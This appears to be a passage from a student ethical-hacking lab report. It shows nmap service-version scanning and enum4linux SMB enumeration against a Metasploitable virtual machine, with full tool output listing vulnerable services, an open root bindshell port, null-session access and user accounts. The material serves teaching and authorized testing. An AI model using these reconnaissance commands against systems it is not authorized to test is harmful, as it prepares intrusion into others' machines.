
Screenshot: Nmap -sV output showing UnrealIRCd, VSFTPD 2.3.4, PostgreSQL, Java RMI, and Apache/PHP.




```
┌──(kali㉿group11-ethicalhacking-cyt130)-[~/Desktop]
└─$ sudo nmap -sS -sV 192.168.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-12 13:08 EST
Nmap scan report for 192.168.0.2
Host is up (0.0022s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:44:01:90 (VMware)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.16 seconds

┌──(kali㉿group11-ethicalhacking-cyt130)-[~/Desktop]
└─$ 
```

A4 — SMB Enumeration


Screenshots showing enum4linux results showing SMB shares and server info.




```
┌──(kali㉿group11-ethicalhacking-cyt130)-[~/Desktop]
└─$ enum4linux -a 192.168.0.2 | tee ~/recon/192.168.0.2/smb_enum.txt
tee: /home/kali/recon/192.168.0.2/smb_enum.txt: No such file or directory
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Wed Nov 12 13:40:46 2025

 =========================================( Target Information )=========================================


Target ........... 192.168.0.2
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ============================( Enumerating Workgroup/Domain on 192.168.0.2 )============================


[+] Got domain/workgroup name: WORKGROUP


 ================================( Nbtstat Information for 192.168.0.2 )================================

Looking up status of 192.168.0.2
        METASPLOITABLE  <00> -         B <ACTIVE>  Workstation Service
        METASPLOITABLE  <03> -         B <ACTIVE>  Messenger Service
        METASPLOITABLE  <20> -         B <ACTIVE>  File Server Service
        ..__MSBROWSE__. <01> - <GROUP> B <ACTIVE>  Master Browser
        WORKGROUP       <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
        WORKGROUP       <1d> -         B <ACTIVE>  Master Browser
        WORKGROUP       <1e> - <GROUP> B <ACTIVE>  Browser Service Elections

        MAC Address = 00-00-00-00-00-00

 ====================================( Session Check on 192.168.0.2 )====================================


[+] Server 192.168.0.2 allows sessions using username '', password ''


 =================================( Getting domain SID for 192.168.0.2 )=================================

Domain Name: WORKGROUP
Domain Sid: (NULL SID)

[+] Can't determine if host is part of domain or part of a workgroup
```




```
[+] Got OS info for 192.168.0.2 from srvinfo:
        METASPLOITABLE Wk Sv PrQ Unx NT SNT metasploitable server (Samba 3.0.20-Debian)
        platform_id     :       500
        os version      :       4.9
        server type     :       0x9a03


 ========================================( Users on 192.168.0.2 )========================================

index: 0x1 RID: 0x3f2 acb: 0x00000011 Account: games    Name: games     Desc: (null)
index: 0x2 RID: 0x1f5 acb: 0x00000011 Account: nobody   Name: nobody    Desc: (null)
index: 0x3 RID: 0x4ba acb: 0x00000011 Account: bind     Name: (null)    Desc: (null)
index: 0x4 RID: 0x402 acb: 0x00000011 Account: proxy    Name: proxy     Desc: (null)
index: 0x5 RID: 0x4b4 acb: 0x00000011 Account: syslog   Name: (null)    Desc: (null)
index: 0x6 RID: 0xbba acb: 0x00000010 Account: user     Name: just a user,111,, Desc: (null)
index: 0x7 RID: 0x42a acb: 0x00000011 Account: www-data Name: www-data  Desc: (null)
index: 0x8 RID: 0x3e8 acb: 0x00000011 Account: root     Name: root      Desc: (null)
index: 0x9 RID: 0x3fa acb: 0x00000011 Account: news     Name: news      Desc: (null)
index: 0xa RID: 0x4c0 acb: 0x00000011 Account: postgres Name: PostgreSQL administrator,,,       Desc: (null)
index: 0xb RID: 0x3ec acb: 0x00000011 Account: bin      Name: bin       Desc: (null)
index: 0xc RID: 0x3f8 acb: 0x00000011 Account: mail     Name: mail      Desc: (null)
index: 0xd RID: 0x4c6 acb: 0x00000011 Account: distccd  Name: (null)    Desc: (null)
